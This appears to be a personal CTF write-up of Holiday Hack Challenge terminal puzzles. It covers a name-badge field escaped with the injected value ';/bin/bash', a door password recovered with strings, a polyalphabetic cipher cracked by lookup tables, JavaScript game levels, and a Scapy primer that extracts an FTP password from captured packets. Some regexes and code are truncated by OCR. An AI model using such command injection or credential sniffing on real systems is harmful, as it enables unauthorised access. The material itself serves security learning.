


```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...;/bin/bash
 ________________________
< Santa's Little Helper >
 ------------------------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


  ____                                                 _
 / __|   _  _     __      __     ___     ___     ___     | |
 \__ \  | +| |   / _|    / _|   / -_)   (_-<    (_-<     |_|
 |___/   \_,_|   \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.
```

Challenge - 33.6Kbps

Dial 7568347 followed by:

- Baa DEE brrr
- Aaah
- WEWEWwrwrrwrr
- beDURRdunditty
- SCHHRRHHRTHRTR




Challenge – Regex Game

Hints

- **MINTY CANDYCANE:** Here's a place to try out your JS Regex expressions: https://regex101.com/
- **MINTY CANDYCANE:** Handy quick reference for JS regular expression construction: https://www.debuggex.com/cheatsheet/regex/javascript

Procedure

1. Matches at least one digit:
   ```
   \d
   ```
2. Matches 3 alpha a-z cahracters ignoring case:
   ```
   [a-zA-Z]{3}
   ```
3. Matches 2 chars of lowercase a-z or numbers:
   ```
   [a-z0-9]{2}
   ```
4. Matches any 2 chars not uppercase A-L or 1-5
   ```
   [^A-L1-5]{2}
   ```
5. Matches three or more digits only
   ```
   ^[0-9]{3,}$
   ```
6. Matches multiple hour:minute:second formats only
   ```
   ^(2[0-3]|[01]?[0-9]):([0-5][0-9]):([0-5]?[0-9])$
   ```
7. Matches MAC address format only while ignoring case
   ```
   ^([0-9a-fA-F][0-9a-fA-F]:){5}([0-9a-fA-F][0-9a-fA-F])$
   ```
8. Matches multiple day,month, and year date formats only
   ```
   ^(0[1-9]|[12][0-9]|3[01])[- /.](0[1-9]|1[012])[-
   /.](19|20)\d\d$
   ```



SORT-O-MATIC FIXED

Congratulations, you fixed the SORT-O-MATIC and now presents and broken misfit toys are sorted properly!

1. Matches at least one digit
`\d`

2. Matches 3 alpha a-z characters ignoring case
`[a-zA-Z]{3}`

3. Matches 2 chars of lowercase a-z or numbers
`[a-z0-9]{2}`

4. Matches any 2 chars not uppercase A-L or 1-5
`[^A-L1-5]{2}`

5. Matches three or more digits only
`^[0-9]{3,}$`

6. Matches multiple hour:minute:second time formats only
`^(2[0-3]|[01]?[0-9]):([0-5][0-9]`

7. Matches MAC address format only while ignoring case
`^([0-9a-fA-F][0-9a-fA-F]:){5}([`

8. Matches multiple day, month, and year date formats only
`^(0[1-9]|[12][0-9]|3[01])[- /.](0[`

Challenge - Speaker Door Open


Hint

- **BUSHY EVERGREEN:** The `strings` command is common in Linux and available in Windows as part of SysInternals.

Procedure


Run `strings door` – this returns clear text from within the binary file

I notice this part:



```
opendoor
 (bytes Overflowextern "
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
src/liballoc/raw_vec.rscapacity overflowa formatting trait implementation returned an error/usr/s
c/rustc-1.41.1/src/libcore/fmt/mod.rsstack backtrace:
 -
cannot panic during the backtrace function/usr/src/rustc-1.41.1/vendor/backtrace/src/lib.rsSometh
ng went wrong: Checking...Something went wrong reading input: Something went wrong in the environ
```

Well that's a convenient reminder `And don't forget, the password is "Op3nTheD00r"`



```
elf@6c1ec55eb0f4 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
elf@6c1ec55eb0f4 ~ $
```


Challenge – Speaker Lights On

Hint

- **BUSHY EVERGREEN:** While you have to use the `lights` program in `/home/elf/` to turn the lights on, you can delete parts in `/home/elf/lab/`.

Procedure

Bushy Evergreen hints us immediately in the right direction – what if we were to replace the username in the `lights.conf` file with an encrypted value? So I edited `lab/lights.conf` and replaced the username with the encypted password string. When I ran `./lights` in `lab/` it conveniently unencrypted the string in the username for me ☺



```
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? >
```

Then I just passed on the same password to `/home/elf/lights`.

Challenge – Vending Machine

Hint

- **BUSHY EVERGREEN:** For polyalphabetic ciphers, if you have control over inputs and visibilty of outputs, lookup tables can save the day.


Procedure

I decided to follow Bushy Evergreen's hint to the letter and deleted replaced the the `lab/vending_machine.json` file, ran `./vending_machine` and entered `AAAAAAAAAA` and `BBBBBBBBBB` as username and password.

Looking at the resulting `vending_machine.json` file and knowing (from the hints) that this was a polyalphabetic cipher, I could immediately tell that the password was being encoded with a 8-character repeating key.

Varying the username whilst keeping the same password had no effect on the encoded output, so the key being used must be a static one.

So I created an Excel sheet and plotted out the results for each combination of `AAAAAAAAA`, `BBBBBBBB`, `CCCCCC`, etc... including lowercase letters and numbers. I knew that the enciphered password is **LVEdQPpBwr** – so if any of the abve combinations gave me a corresponding letter in the correst position as the enciphered text (eg. 'E' in the 3rd position or 'r' in the 10th position), then I could tell that the repeating letter used as my input is the corresponding letter of the cleartext password.



L15

	A	B	R	S	T	U	V	W	X	Y	Z	AA	AB	AC
1		1		1	2	3	4	5	6	7	8	1	2	
2	A	x		L	V	E	d	Q	P	p	B	w	r	
3	B													
4	C	L		C	a	n	d	y	C	a	n	e	1	
5	D	y												
6	E	h												
7	F	H												
8	G													
9	H													
10	I	z												
11	J													
12	K	F												
13	L	C												
14	M	6												
15	N	Z												
16	O	x												
17	P	s												
18	Q													
19	R	i												
20	S	4												
21	T													
22	U	v												
23	V													
24	W													
25	X													
26	Y													
27	Z													
28	a	9												
29	b	G												

As per Bushy's advice I set up a lookup table in excel to match corresponding entries and show the correct password characters:

```
=INDEX($A$2:$A$63,MATCH(TRUE,EXACT(S2,B2:B63),0))
```

I ran the `vending_machine` program over and over again using the most commonly used characters first and after a while I had my deciphered password: **CandyCane1**

I'm not particularly proud of how I solved this one, but hey – it did the trick.

Challenge – Elf Coder

Hints

- **RIBB BONBOWFORD:** Did you try the JavaScript primer? There's a great section on looping.
- **RIBB BONBOWFORD:** Want to learn a useful language? JavaScript is a great place to start! You can also test out your code using a JavaScript playground.
- **RIBB BONBOWFORD:** There are lots of ways to make your code shorter, but the number of elf commands is key.
- **RIBB BONBOWFORD:** There's got to be a way to filter for specific typeof items in an array. Maybe the typeof operator could also be useful?
- **RIBB BONBOWFORD:** In JavaScript you can enumerate an object's keys using keys, and filter the array using filter.
- **RIBB BONBOWFORD:** var array = [2, 3, 4]; array.push(1) doesn't do QUITE what was intended...

Procedure

Level 1:

```
elf.moveLeft(10)
elf.moveUp(11)
```

Level2:

```
elf.moveLeft(6)
var ans=elf.get_lever(0)+2
elf.pull_lever(ans)
elf.moveLeft(4)
elf.moveUp(11)
```

Level 3:

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4:

```
var x=0
for (x=0; x<4; x++){
  elf.moveLeft(3)
  elf.moveDown(40)
  elf.moveLeft(3)
  elf.moveUp(40)
}
```

Level 5:

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var ans = elf.ask_munch(0)  //ask munchkin for array
var filtered = ans.filter(Number) //filter out non-numeric elements
elf.tell_munch(filtered)  //give munchkin the filtered array
elf.moveUp(2)
```

Level 6:

```
var x = 0
for (x = 0; x < 4; x++) {  //this part navigates from one lollipop to the next
  elf.moveTo(lollipop[x])
}
elf.moveTo(lever[0])  // walk to the lever
var leverlist = elf.get_lever(0)  // get the array from the lever
leverlist.unshift("munchkins rule") // prepend it with the string
elf.pull_lever(leverlist)  // return the modified array
elf.moveDown(3)  // walk to the exit
elf.moveLeft(6)
elf.moveUp(2)
```


Level 7:

Yeah.,..this is about as far as my coding skills can get me :/

```
for (x = 1; x < 9; x += 4) {
  elf.moveDown(x)
  lever(x - 1)
  elf.moveLeft(x + 1)
  lever(x)
  elf.moveUp(x + 2)
  lever(x + 1)
  elf.moveRight(x + 3)
  lever(x + 2)
}
elf.moveUp(2)
elf.moveLeft(4)
elf.tell_munch(cleansum)
function lever(num) {
  elf.pull_lever(num)
}
function cleansum(arg) {
  var filtered = arg.filter(Number)
  for (var i = 0; i < filtered.length; i++) {
    total += filtered[i]
  }
  return total
}
```


Challenge – Scapy Prepper

```
>>> task.submit('start')
```




```
>>> task.submit('start')
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.
```

```
>>> task.submit(send)
```




```
>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network interface.

Submit the class object of the scapy module that sniffs network packets and returns those packets
in a list.
```

```
>>> task.submit(sniff)
```




```
>>> task.submit(sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets in a list.

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then r
eturn the first sniffed response packet to be stored in a variable named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))
```

```
>>> task.submit(1)
```




```
>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.

Submit the class object of the scapy module that can read pcap or pcapng files and return a list o
f packets.
```

```
>>> task.submit(rdpcap)
```




```
>>> task.submit(rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices b
elow that correctly prints a summary of UDP_PACKETS:
1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()
```

```
>>> task.submit(2)
```




```
>>> task.submit(2)
Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.
```

```
>>> task.submit(UDP_PACKETS[0])
```




```
>>> task.submit(UDP_PACKETS[0])
Correct! Scapy packet lists work just like regular python lists so packets can be accessed by thei
r position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.
```

```
>>> task.submit(TCP_PACKETS[1][TCP])
```




```
>>> task.submit(TCP_PACKETS[1][TCP])
Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw, etc... c
an be accessed this way. Ex - pkt[IP][TCP]

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit
 this modified packet
```

```
>>> UDP_PACKETS[0][IP].src = "127.0.0.1"
>>> task.submit(UDP_PACKETS[0])
```




```
>>> UDP_PACKETS[0][IP].src = "127.0.0.1"

>>> task.submit(UDP_PACKETS[0])
Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet lis
t TCP_PACKETS.
```

By running `>>> TCP_PACKETS.show()` we find which packets in the list have a raw payload:




```
>>> TCP_PACKETS.show()
0000 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S
0001 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA
0002 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A
0003 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0004 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0005 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0006 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0007 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
```




```
>>> TCP_PACKETS[3][Raw].load
b'220 North Pole FTP Server\r\n'


>>> TCP_PACKETS[4][Raw].load
b'USER alabaster\r'


>>> TCP_PACKETS[5][Raw].load
b'331 Password required for alabaster.\r'


>>> TCP_PACKETS[6][Raw].load
b'PASS echo\r\n'


>>> TCP_PACKETS[7][Raw].load
b'230 User alabaster logged in.\r'
```

```
>>> task.submit('PASS echo')
```




```
>>> task.submit('PASS echo')
Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp
packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply
packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.
```

```
>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
```




```
>>> ICMP_PACKETS[1][ICMP].chksum
19524


>>> task.submit(19524)
Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].c
hksum .

Submit the number of the choice below that would correctly create a ICMP echo request packet with
a destination IP of 127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")
```

```
>>> task.submit(3)
```




```
>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to se
nd or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all oth
er packet attributes can be unspecified)
```

```
>>> pkt = Ether()/IP(dst=”127.127.127.127”)/UDP(dport=5000)
>>> task.submit(pkt)
```



```
>>> pkt = Ether()/IP(dst="127.127.127.127")/UDP(dport=5000)

>>> task.submit(pkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query
with a qname of "elveslove.santa". (all other packet attributes can be unspecified)
```

```
>>>                                dns_query                                =
IP(dst=”127.2.3.4”)/UDP(dport=53)/DNS(qd=DNSQR(qname=”elveslove.sant
a”))
>>> task.submit(dns_query)
```



```
